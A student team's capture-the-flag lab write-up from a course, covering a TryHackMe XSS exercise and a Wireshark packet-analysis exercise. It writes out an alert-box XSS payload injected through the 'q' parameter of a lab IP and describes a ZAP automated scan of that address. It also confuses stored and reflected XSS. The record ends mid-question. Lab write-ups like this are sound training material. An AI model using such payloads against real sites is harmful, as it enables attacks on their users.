PSP0201

Week 3

Writeup

Group Name: CyberQuest

Members


ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Day 6 - [Web Exploitation] Be careful with what you wish on a Christmas night

Tools used: AttackBox, Firefox, OWASP ZAP.


Question 1

From OWASP Cheat Sheet :




Question 2

From OWASP Cheat Sheet :




Question 3

From the website, we can clearly tell that it is **Stored Cross-site Scripting.**




Question 4

The string that can be abused is **q**.




Question 5

Once opened the OWASP ZAP, head over to “Automated Scan".
Key in the IP address in the “URL to attack” box and press “Attack”.




Then, check the “Alerts” tab.



Question 6


Behind the IP address with the query string,
http://10.10.198.63:5000/?q= ,
add **<script>alert(‘PSP0201’)</script>**.


The **PSP0201** alert will then pop up.



Question 7

The XSS attack still persisted even after closing the browser and revisiting it.





Thought Process/Methodology


Firstly, we must read through the OWASP Cheat Sheet that was provided in the TryHackMe room. By that, we will obtain the corresponding description for Syntactic and Semantic validation, and also the regular expression used to validate a US zip code. Moving forward, we will need to start the machine and the attack box in the THM room. After gaining access to the target website using the AttackBox's Firefox with the IP Address and port, we can see that it is a **Stored XSS** vulnerability type as it allows users to search and type in the text box which will then be stored on the website. Next up, from searching in the text box, we will find out that **?q=** was added behind the IP address. From there, we can determine the string that can be abused to craft a Reflected XSS is **q**. Next, we will need to open the "OWASP ZAP" in the attack box. In the application, we will need to click on **Automated Scan** and paste the IP Address in the "URL to attack box" then click "attack". We will then obtain the high priority XSS alerts from the **Alert** tab. To show the "PSP0201" alert, we just need to add **<script>alert('PSP0201')</script>** behind the http://10.10.198.63:5000/?q . Lastly, the XSS attack still persists even after closing the browser and revisiting it.

Day 7:Networking: The Grinch Really Did Steal Christmas

Tools used: Kali, Firefox, Terminal, Wireshark

Question 1


IP address that initiates an ICMP/ping



Question 2


Question 3

Apply HTTP GET requests filter and the search for the name of the article that the IP address "10.10.67.199" visited




Question 4

Open “pcap2.pcap” and insert filter to check for the leaked password




Question 5

Name of the protocol that is encrypted is checked




Question 6

Examination ARP communications to find 10.10.122.128 is at



